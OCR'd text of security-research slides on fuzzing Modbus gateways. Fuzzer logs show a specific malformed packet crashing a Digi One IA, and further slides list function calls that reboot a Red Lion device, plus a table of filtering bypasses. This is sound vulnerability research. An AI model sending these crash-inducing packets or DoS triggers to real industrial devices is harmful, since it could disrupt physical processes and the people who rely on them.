

pi@rpi-rl: ~
File Edit Tabs Help



pi@rpi-digi: ~
File Edit Tabs Help
[2020-06-26 03:10:49,203] Check OK: No crash detected.
[2020-06-26 03:10:49,204] Info: Closing target connection...
[2020-06-26 03:10:49,204] Info: Connection closed.
[2020-06-26 03:10:49,204] Test Step: Sleep between tests.
[2020-06-26 03:10:49,205] Info: sleeping for 1.000000 seconds
[2020-06-26 03:10:50,228] Test Case: 115: modbus_read_coil.transId.115
[2020-06-26 03:10:50,229] Info: Type: Word. Default value: '\x01\x00'. Case 115 of 5671 overall.
[2020-06-26 03:10:50,229] Test Step: Calling procmon pre_send()
2020-06-26 03:10:50,233 root INFO Unit is still up and running
[2020-06-26 03:10:50,234] Info: Opening target connection (192.168.25.15:502)...
[2020-06-26 03:10:50,239] Info: Connection opened.
[2020-06-26 03:10:50,240] Test Step: Fuzzing Node 'modbus_read_coil'
[2020-06-26 03:10:50,242] Info: Sending 12 bytes...
[2020-06-26 03:10:50,242] Transmitted 12 bytes: fa 07 00 00 06 00 ff 01 00 00 00 00 '\xfa\x07\x00\x00\x06\x00\xff\x01\x00\x00\x00\x00'
[2020-06-26 03:10:50,243] Test Step: Contact process monitor
[2020-06-26 03:10:50,243] Check: procmon.post_send()
2020-06-26 03:10:50,247 root INFO Unit is still up and running
[2020-06-26 03:10:50,248] Check OK: No crash detected.
[2020-06-26 03:10:50,248] Test Step: Contact process monitor
[2020-06-26 03:10:50,249] Check: procmon.post_send()
2020-06-26 03:10:50,254 root INFO Unit is still up and running
[2020-06-26 03:10:50,255] Check OK: No crash detected.
[2020-06-26 03:10:50,256] Info: Closing target connection...
[2020-06-26 03:10:50,256] Info: Connection closed.
[2020-06-26 03:10:50,257] Test Step: Sleep between tests.
[2020-06-26 03:10:50,257] Info: sleeping for 1.000000 seconds



192.168.25.15 - Chromium
192.168.25.15
Welcome to ntopng
192.168.25.15/reports/status/system_info.htm
This site can’t be reached
http://192.168.25.15/reports/status/system_info.htm is unreachable.
ERR_ADDRESS_UNREACHABLE
Reload
Connecting...


pi@rpi-rl: ~
File Edit Tabs Help
Jun 26 03:11:49 pglab.lan auth[1630]: login allowed for fuzz@192.168.225.50 (digest)
Jun 26 03:11:49 pglab.lan relay.state[1277]: Outlet 2: Cycle() by fuzz from 192.168.225.50 via web ui
Jun 26 03:11:50 pglab.lan relay.state[1277]: Outlet 2: Physical state set to Off by relay hardware via relay
Jun 26 03:11:53 pglab.lan relay.state[1277]: Outlet 2: Physical state set to On by relay hardware via relay
Power socket console


pi@rpi-digi: ~
File Edit Tabs Help
135 of 5671 overall.
[2020-06-26 03:11:14,365] Test Step: Calling procmon pre_send()
2020-06-26 03:11:14,369 root INFO Unit is still up and running
[2020-06-26 03:11:14,370] Info: Opening target connection (192.168.25.15:502)...
[2020-06-26 03:11:15,416] Info: Connection opened.
[2020-06-26 03:11:15,416] Test Step: Fuzzing Node 'modbus_read_coil'
[2020-06-26 03:11:15,417] Info: Sending 12 bytes...
[2020-06-26 03:11:15,417] Transmitted 12 bytes: fa ff 00 00 06 00 ff 01 00 00 00 00 '\xfa\xff\x00\x00\x06\x00\xff\x01\x00\x00\x00\x00'
[2020-06-26 03:11:15,418] Test Step: Contact process monitor
[2020-06-26 03:11:15,418] Check: procmon.post_send()
2020-06-26 03:11:47,812 root INFO Unit under test is down!
[2020-06-26 03:11:47,813] Check Failed: procmon detected crash on test case #135: External instrumentation detects a crash...
[2020-06-26 03:11:47,813] Info: Closing target connection...
[2020-06-26 03:11:47,814] Info: Connection closed.
[2020-06-26 03:11:47,814] Test Step: Sleep between tests.
[2020-06-26 03:11:47,814] Info: sleeping for 1.000000 seconds
[2020-06-26 03:11:48,815] Test Step: Failure summary
[2020-06-26 03:11:48,816] Info: procmon detected crash on test case #135: External instrumentation detects a crash...
[2020-06-26 03:11:48,816] Test Step: Restarting target
[2020-06-26 03:11:48,816] Info: Restarting target process
2020-06-26 03:11:48,817 root INFO Restarting target
2020-06-26 03:11:49,995 root INFO Power off
2020-06-26 03:11:55,001 root INFO Power on, sleep 20s


Digi One IA Configuration and Management - Chromium
Digi One IA Configuration
Welcome to ntopng
Not secure | 192.168.25.15/reports/status/system_info.htm
Digi One IA Configuration and Management
Help
Home
Configuration
Network
Serial Port
Security
System
Applications
Industrial Automation
Management
Serial Ports
Connections
Administration
Backup/Restore
Update Firmware
Factory Default Settings
Device Information
Reboot
Logout
Device Information
System
Model: Digi One IA
Firmware Version: Version 82000774_X 02/07/2018
MAC Address: 00:40:9D:B4:E8:D5
CPU Utilization: 0%
Up Time: 5 seconds
Network
DHCP: Off
IP Address: 192.168.25.15
Host Name:
Network Diagnostics
Network Protocols
Route Table
Serial Ports & Diagnostics
Industrial Protocols
Port 1 (s1)
Copyright © 1996-2009 Digi International Inc. All rights reserved.



pi@rpi-rl: ~
File Edit Tabs Help
Jun 26 03:11:49 pglab.lan auth[1630]: login allowed for fuzz@192.168.225.50 (digest)
Jun 26 03:11:49 pglab.lan relay.state[1277]: Outlet 2: Cycle() by fuzz from 192.168.225.50 via web ui
Jun 26 03:11:50 pglab.lan relay.state[1277]: Outlet 2: Physical state set to Off by relay hardware via relay
Jun 26 03:11:53 pglab.lan relay.state[1277]: Outlet 2: Physical state set to On by relay hardware via relay


pi@rpi-digi: ~
File Edit Tabs Help
[2020-06-26 03:11:48,816] Info: Restarting target process
2020-06-26 03:11:48,817 root INFO Restarting target
2020-06-26 03:11:49,995 root INFO Power off
2020-06-26 03:11:55,001 root INFO Power on, sleep 20s
[2020-06-26 03:12:15,022] Info: Giving the process 3 seconds to settle in
[2020-06-26 03:12:18,044] Test Case: 136: modbus_read_coil.transId.136
[2020-06-26 03:12:18,045] Info: Type: Word. Default value: '\x01\x00'. Case 136 of 5671 overall.
[2020-06-26 03:12:18,045] Test Step: Calling procmon pre_send()
2020-06-26 03:12:21,147 root INFO Unit is still up and running
[2020-06-26 03:12:21,148] Info: Opening target connection (192.168.25.15:502)...
[2020-06-26 03:12:21,153] Info: Connection opened.
[2020-06-26 03:12:21,153] Test Step: Fuzzing Node 'modbus_read_coil'
[2020-06-26 03:12:21,154] Info: Sending 12 bytes...
[2020-06-26 03:12:21,154] Transmitted 12 bytes: fb ff 00 00 06 00 ff 01 00 00 00 00 '\xfb\xff\x00\x00\x06\x00\xff\x01\x00\x00\x00\x00'
[2020-06-26 03:12:21,155] Test Step: Contact process monitor
[2020-06-26 03:12:21,155] Check: procmon.post_send()
2020-06-26 03:12:21,160 root INFO Unit is still up and running
[2020-06-26 03:12:21,161] Check OK: No crash detected.
[2020-06-26 03:12:21,161] Test Step: Contact process monitor
[2020-06-26 03:12:21,161] Check: procmon.post_send()
2020-06-26 03:12:21,167 root INFO Unit is still up and running
[2020-06-26 03:12:21,168] Check OK: No crash detected.
[2020-06-26 03:12:21,168] Info: Closing target connection...
[2020-06-26 03:12:21,168] Info: Connection closed.
[2020-06-26 03:12:21,169] Test Step: Sleep between tests.
[2020-06-26 03:12:21,169] Info: sleeping for 1.000000 seconds

Targeted DoS

- Reboot for:
  - `read_coils(0)`
  - `read_inputs(0)`
  - `read_registers(0)`
- Demo: Red Lion DoS

redlion_reboot.mp4



Protocol Translation Bypass

	Nexcom NIO50	Schneider Link 150	Digi One IA
Modbus TCP	0.00	32.66	29.98
Modbus RTU	25.47	23.73	9.36


Radio of filtered malformed packets

One of this packets is the following (read input registers)


Transaction ID	Protocol ID	Message Length	Unit ID	Function Code	Starting Address	Number of Registers
010F	0000	0011	03	04	D1CE	0070

PDU is 0x0006 bytes long

No translation,
but forwarding

